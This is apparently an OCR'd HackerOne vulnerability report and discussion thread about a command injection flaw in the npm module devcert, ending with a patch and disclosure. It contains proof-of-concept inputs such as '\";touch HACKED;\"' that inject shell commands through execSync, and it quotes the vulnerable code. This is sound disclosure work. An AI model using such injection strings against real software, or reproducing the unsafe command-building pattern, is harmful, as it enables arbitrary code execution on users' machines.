11 **[devcert] Command Injection via insecure command formatting**

Share:

TIMELINE

d3lla submitted a report to Node.js third-party modules. Apr 30th (3 ye

I would like to report a `Command Injection` issue in the `devcert` module.
It allows to execute arbitrary commands on the victim's PC.

Module

module name: `devcert`
version: `1.1.0`
npm page: `https://www.npmjs.com/package/devcert`

Module Description

devcert - Development SSL made easy

Module Stats

[276,467] weekly downloads

Vulnerability

Vulnerability Description

The issue occurs because a user input parameter is used inside a command that is executed without any check.

I tested the `certificateFor` function.

Here's the code which causes the issue:

Code 3.19 KiB Wrap lines Copy Dow

```
1  // https://github.com/davewasmer/devcert/blob/2b1b8d40eda251616bf74fd69f00ae8222ca1171/src/index.ts#L95
2
3  export async function certificateFor<O extends Options>(domain: string, options: O = {} as O): Promise<IReturnData<O>> { // <-- starting point
4    debug(`Certificate requested for ${ domain }. Skipping certutil install: ${ Boolean(options.skipCertutilInstall) }. Skipping hosts file: ${ Boole
5
6    if (options.ui) {
7      Object.assign(UI, options.ui);
8    }
9
10   if (!isMac && !isLinux && !isWindows) {
11     throw new Error(`Platform not supported: "${ process.platform }"`);
12   }
13
14   if (!commandExists('openssl')) {
15     throw new Error('OpenSSL not found: OpenSSL is required to generate SSL certificates - make sure it is installed and available in your PATH');
16   }
17
18   let domainKeyPath = pathForDomain(domain, `private-key.key`);
19   let domainCertPath = pathForDomain(domain, `certificate.crt`);
20
21   if (!exists(rootCAKeyPath)) {
22     debug('Root CA is not installed yet, so it must be our first run. Installing root CA ...');
23     await installCertificateAuthority(options);
24   } else if (options.getCaBuffer || options.getCaPath) {
25     debug('Root CA is not readable, but it probably is because an earlier version of devcert locked it. Trying to fix...');
26     await ensureCACertReadable(options);
27   }
28
29   if (!exists(pathForDomain(domain, `certificate.crt`))) {
30     debug(`Can't find certificate file for ${ domain }, so it must be the first request for ${ domain }. Generating and caching ...`);
31     await generateDomainCertificate(domain); // <-- domain is our payload
32   }
33   ....
34
35
36 ...
37 // https://github.com/davewasmer/devcert/blob/master/src/constants.ts#L19
38 export const pathForDomain: (domain: string, ...pathSegments: string[]) => string = path.join.bind(path, domainsDir)
39 ...
40
41 // https://github.com/davewasmer/devcert/blob/master/src/certificates.ts#L44
42 ...
43 export default async function generateDomainCertificate(domain: string): Promise<void> {
44   mkdirp(pathForDomain(domain));
45
```

```
49
50   debug(`Generating certificate signing request for ${ domain }`);
51   let csrFile = pathForDomain(domain, `certificate-signing-request.csr`);
52   withDomainSigningRequestConfig(domain, (configpath) => {
53     openssl(`req -new -config "${ configpath }" -key "${ domainKeyPath }" -out "${ csrFile }"`);
54   });
55
56   debug(`Generating certificate for ${ domain } from signing request and signing with root CA`);
57   let domainCertPath = pathForDomain(domain, `certificate.crt`);
58
59   await withCertificateAuthorityCredentials(({ caKeyPath, caCertPath }) => {
60     withDomainCertificateConfig(domain, (domainCertConfigPath) => {
61       openssl(`ca -config "${ domainCertConfigPath }" -in "${ csrFile }" -out "${ domainCertPath }" -keyfile "${ caKeyPath }" -cert "${ caCertPath
62     });
63   });
64 }
65
66 // Generate a cryptographic key, used to sign certificates or certificate signing requests.
67 export function generateKey(filename: string): void {
68   debug(`generateKey: ${ filename }`);  // <-- injection
69   openssl(`genrsa -out "${ filename }" 2048`);
70   chmod(filename, 400);
71 }
```

The input parameter `domain` is used to build the `domainKeyPath` variable.
If we pass `\";touch HACKED;\"` as input, the variable `domainKeyPath` will be something like this: `/home/ubuntu/.config/devcert/domains/";touch HACKED;"/private-key.key` (the first part depends on your OS).
As we can see the variable contains a valid shell command. Then, this variable is passed to the function `generateKey`, that finally calls `openssl` function:

Code 832 Bytes — Wrap lines Copy Dow

```
1  // https://github.com/davewasmer/devcert/blob/master/src/utils.ts#L12
2  import { execSync, ExecSyncOptions } from 'child_process';
3  import tmp from 'tmp';
4  import createDebug from 'debug';
5  import path from 'path';
6  import sudoPrompt from 'sudo-prompt';
7
8  import { configPath } from './constants';
9
10 const debug = createDebug('devcert:util');
11
12 export function openssl(cmd: string) {
13   return run(`openssl ${ cmd }`, {  // <-- the command executed is: openssl genrsa -out "/home/ubuntu/.config/devcert/domains/";touch HACKED;"/priv
14     stdio: 'pipe',
15     env: Object.assign({
16       RANDFILE: path.join(configPath('.rnd'))
17     }, process.env)
18   });
19 }
20
21 export function run(cmd: string, options: ExecSyncOptions = {}) {
22   debug(`exec: \`${ cmd }\``);
23   return execSync(cmd, options);  // <-- call child_process.execSync
24 }
25 ...
26
```

Steps To Reproduce:

- create a directory for testing
  - `mkdir poc`
  - `cd poc/`
- install `devcert` module:
  - `npm i devcert`
- create the following PoC JavaScript file (`poc.js`):


Code 133 Bytes — Wrap lines Copy Dow

```
1 const devcert = require('devcert');
2
3 async function poc() {
4     let ssl = await devcert.certificateFor('\";touch HACKED;\"');
```

- make sure that the `HACKED` file does not exist:
  - `ls`
- execute the `poc.js` file:
  - `node poc.js`
- the `HACKED` file is created:
  - `ls`

Video F810294: poc_devcert.mov 5.34 MiB

Zoom in Zoom out Copy Download



Patch

Do not concatenate/format commands using insecure user's input. Always check and sanitize it.
In my opinion, it's better to use `child_process.execFile` or `child_process.spawn` functions instead of `child_process.execSync`.

Supporting Material/References:

- OPERATING SYSTEM VERSION: Ubuntu 18.04.4 LTS
- NODEJS VERSION: v13.13.0
- NPM VERSION: 6.14.4

Wrap up

- I contacted the maintainer to let them know: [N]
- I opened an issue in the related repository: [N]

Thank you for your time.

best regards,

d3lla

Impact

Command Injection on `devcert` module via insecure command formatting.

1 attachment:
F810294: poc_devcert.mov

ktistai posted a comment. May 1st (3 ye

Hi @d3lla,

Thank you for your submission. Your report is currently being reviewed and the HackerOne triage team will get back to you once there is additional information to share.

Kind regards,
@ktistai

ktistai updated the severity from Critical to Critical (9.8). May 1st (3 ye

ktistai changed the status to o **Triaged**. May 1st (3 ye

Hello @d3lla,

Thank you for your submission! We were able to validate your report, and have submitted it to the appropriate remediation team for review. They will let us know t final ruling on this report, and when/if a fix will be implemented. Please note that the status and severity are subject to change.

Regards,
@ktistai

d3lla posted a comment. May 20th (3 ye

Hi,

I hope everyone is staying safe :)

I would like to know, is there any update?

Thanks for your time and have a nice day,
d3lla

Thanks for the vulnerability report! However I'm a little confused about what this would actually expose. Devcert doesn't run with any special permissions, so if yo
invoking the code programmatically or via the CLI, the attacker already has permissions to run child_process.exec or run any command from the command line

d3lla posted a comment. Jun 3rd (3 ye

Hi @davewasmer,

Thanks for your reply.

I agree with you that if an attacker can run the code via the CLI, can also run any command from the command line.

But there are other situations that should be taken into account.

First, the purpose of the library is not to run arbitrary commands passed as parameter.

Second, and probably the most important, if your library is used as part of another application that can be called remotely, that would led to a `Remote Code Executi`

Reading the description of the project: *"devcert has been designed from day one to work as low-level library that other tools can delegate to."* So, if you library is u
as part of another system and if it's called remotely (for example someone that wants to setup a dev machine remotely), this could potentially allows an attacker t
execute arbitrary commands exploiting this vulnerability.

Here there are some references that could be helpful:

- child_process.exec
- CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')
- Avoid-Command-Injection-Node.js

Thanks for your time.
Stay safe.

d3lla

marcinhoppe Node.js third-party modules staff posted a comment. Jun 5th (3 ye

@davewasmer does this help explain why this may be a security vulnerability under certain circumstances?

marcinhoppe Node.js third-party modules staff posted a comment. Jun 8th (3 ye

@davewasmer I'd like to figure out the disclosure timeline for this report and I am wondering if you plan to release a patch for this vulnerability?

davewasmer posted a comment. Jun 8th (3 ye

@marcinhoppe sorry for the delays here. Your explanation definitely makes sense. I'd like to invite James Zetlen (zetlen@gmail.com) into the thread here, as he ha
taken over the management of the project, but I don't see that functionality anywhere. Would you be able to invite him?

marcinhoppe Node.js third-party modules staff posted a comment. Jun 8th (3 ye

@davewasmer I just sent an invite to zetlen@gmail.com.

zetlen joined this report as a participant. Jun 8th (3 ye

zetlen posted a comment. Jun 8th (3 ye

Thanks for the invite and for the heads-up, @davewasmer

zetlen posted a comment. Jun 8th (3 ye

I see and understand the remote exec problem. It all goes through https://github.com/davewasmer/devcert/blob/master/src/utils.ts where we're building comm
strings and running them through `child_process.execSync`

Code 131 Bytes Wrap lines Copy Dow

```
export function run(cmd: string, options: ExecSyncOptions = {}) {
  debug(`exec: \`${ cmd }\``);
  return execSync(cmd, options);
}
```

(and elsewhere, but this is the main hot path)

zetlen posted a comment. Jun 8th (3 ye

And thanks @d3lla for bringing it to our attention

zetlen posted a comment. Jun 8th (3 ye

I'll release a patch for this today. I'll comment here with a link to the pull request and then leave a two-hour interval for your feedback and review.

Sneak preview: For the **patch**, I will probably switch from `execSync` to `spawnSync`, because that's the least intrusive change to the current codebase.

POC of this:

Code 545 Bytes Wrap lines Copy Dow

```
const { execSync, spawnSync } = require('child_process');

const unsafeCertificateFor = domain => {
  return execSync(`printf "unsafeCertificateFor: Created cert for %s" ${domain}`, { encoding: 'utf8' });
}

const safeCertificateFor = domain => {
```

```
console.log(unsafeCertificateFor(';touch EXEC_SYNC_MADE_THIS;ls -lt EXEC_SYNC_MADE_THIS'));
console.log(safeCertificateFor(';touch SPAWN_SYNC_MADE_THIS;ls -lt SPAWN_SYNC_MADE_THIS'));
```

output:

Code 196 Bytes — Wrap lines Copy Dow

```
unsafeCertificateFor: Created cert for -rw-r--r--  1 zetlen  staff  0 Jun  8 16:46 EXEC_SYNC_MADE_THIS

safeCertificateFor: Created cert for ;touch SPAWN_SYNC_MADE_THIS;ls -lt SPAWN_SYNC_MADE_THIS
```

In the next major release, we will probably move away from doing this many shell commands entirely, in favor of libraries like node-forge and hostile. We'll still have elevate privileges, but we'll sanitize input in the way of my example above.

I'll put up this pull request later this afternoon.

Thanks!
Z

marcinhoppe Node.js third-party modules staff posted a comment. Jun 9th (3 ye

@zetlen Thanks for a detailed writeup! We'll keep an eye on this report to take a look at the PR.

zetlen posted a comment. Jun 9th (3 ye

Thanks for your patience, @marcinhoppe . Here is the pull request: https://github.com/davewasmer/devcert/pull/55

I tested this extensively on supported platforms and there don't appear to be regressions. Since I opened it today instead of yesterday as I planned, I'll give you mo time to review it before merging. I plan to merge and publish the patch at midnight UTC today.

d3lla posted a comment. Updated Jun 9th (3 ye

Hi @zetlen,

thanks for your prompt reply and for your writeup.

Your changes seems to fix the problem.
I run the previous poc:

Code 133 Bytes — Wrap lines Copy Dow

```
const devcert = require('devcert');

async function poc() {
    let ssl = await devcert.certificateFor('\";touch HACKED;\"');
}
poc()
```

and I was not able to obtain the previous reported result.

However, I noticed that in different files in /platforms you changed the `run` method in different files, but there is still one case where the command is build format the user input:

Code 882 Bytes — Wrap lines Copy Dow

```
// https://github.com/davewasmer/devcert/blob/zetlen/fix-remoteexec/src/platforms/win32.ts#L61
  async addDomainToHostFileIfMissing(domain: string) {
    let hostsFileContents = read(this.HOST_FILE_PATH, 'utf8');
    if (!hostsFileContents.includes(domain)) {
      await sudo(`echo 127.0.0.1  ${ domain } >> ${ this.HOST_FILE_PATH }`);  // <-- here
    }
  }

// https://github.com/davewasmer/devcert/blob/zetlen/fix-remoteexec/src/utils.ts#L48
...
import sudoPrompt from 'sudo-prompt';
...
export function sudo(cmd: string): Promise<string | null> {
  return new Promise((resolve, reject) => {
    sudoPrompt.exec(cmd, { name: 'devcert' }, (err: Error | null, stdout: string | null, stderr: string | null) => {
      let error = err || (typeof stderr === 'string' && stderr.trim().length > 0 && new Error(stderr)) ;
      error ? reject(error) : resolve(stdout);
    });
  });
}
```

Maybe you didn't change it on purpose. I just wanted to let you know.
Also I know that the only way to reach that code is to first pass this check:

Code 354 Bytes — Wrap lines Copy Dow

```
// https://github.com/davewasmer/devcert/blob/zetlen/fix-remoteexec/src/index.ts#L69
....
export async function certificateFor<O extends Options>(domain: string, options: O = {} as O): Promise<IReturnData<O>> {
  if (!VALID_DOMAIN.test(domain)) {
...
  if (!options.skipHostsFile) {
    await currentPlatform.addDomainToHostFileIfMissing(domain);
```

Let me know if I can do something else.

Have a nice day,
d3lla

I tested using the following configurations:

- OPERATING SYSTEM VERSION: Ubuntu 18.04.4 LTS
- NODEJS VERSION: v14.2.0
- NPM VERSION: 6.14.4

zetlen posted a comment. Jun 9th (3 ye
Thank you @d3lla . I did leave that one call to `sudo` in `src/platforms/win32.js` alone. Windows shell and PowerShell won't elevate permissions with a simple call t "sudo", which is why we need the third-party [sudo-prompt(https://github.com/jorangreef/sudo-prompt/blob/master/index.js). That library requires you to pass string of legal POSIX shell. When the platform is Windows, it processes and sanitizes that input.

Between that and the regular expression check you also mentioned, I think this is very minimal surface area for future exploits--you'd have to have an undiscovere way to inject arbitrary PowerShell code through `sudo-prompt` .

I'll leave this PR up for another 90 minutes, then merge it and release a patch.

Do you have any recommendations for unpublishing and/or deprecating old versions with vulnerabilities like this?

zetlen posted a comment. Jun 9th (3 ye
I've published `v1.1.1` to NPM and deprecated previous versions. Thanks for alerting me to this.

marcinhoppe Node.js third-party modules staff posted a comment. Jun 10th (3 ye
@zetlen @d3lla thanks for collaborating on this. Now that the fix is out, can we disclose this vulnerability?

d3lla posted a comment. Updated Jun 10th (3 ye
Hi @marcinhoppe , @zetlen , @davewasmer ,
thanks for your quick responses and collaboration.
It was really a pleasure.

From my side it's fine to disclose the report.

Instead about the CVE, how does it work?

Thank you for your time and have a nice day,
d3lla

marcinhoppe Node.js third-party modules staff posted a comment. Jun 10th (3 ye
I will request a CVE when the report has been disclosed.

d3lla posted a comment. Jun 10th (3 ye
@marcinhoppe, ok thank you so much.
d3lla

zetlen posted a comment. Jun 10th (3 ye
Yes, please disclose the report. Is there anything else I can do?

marcinhoppe Node.js third-party modules staff posted a comment. Jun 12th (3 ye
@zetlen looks like we are good to go. Many thanks for the prompt fix!

marcinhoppe Node.js third-party modules staff closed the report and changed the status to ⚬ **Resolved**. Jun 12th (3 ye

marcinhoppe Node.js third-party modules staff requested to disclose this report. Jun 12th (3 ye

d3lla agreed to disclose this report. Jun 15th (3 ye

This report has been disclosed. Jun 15th (3 ye

marcinhoppe Node.js third-party modules staff changed the scope from **Other module** to **devcert**. Jun 16th (3 ye

marcinhoppe Node.js third-party modules staff posted a comment. Jun 16th (3 ye
I requested a CVE for this report.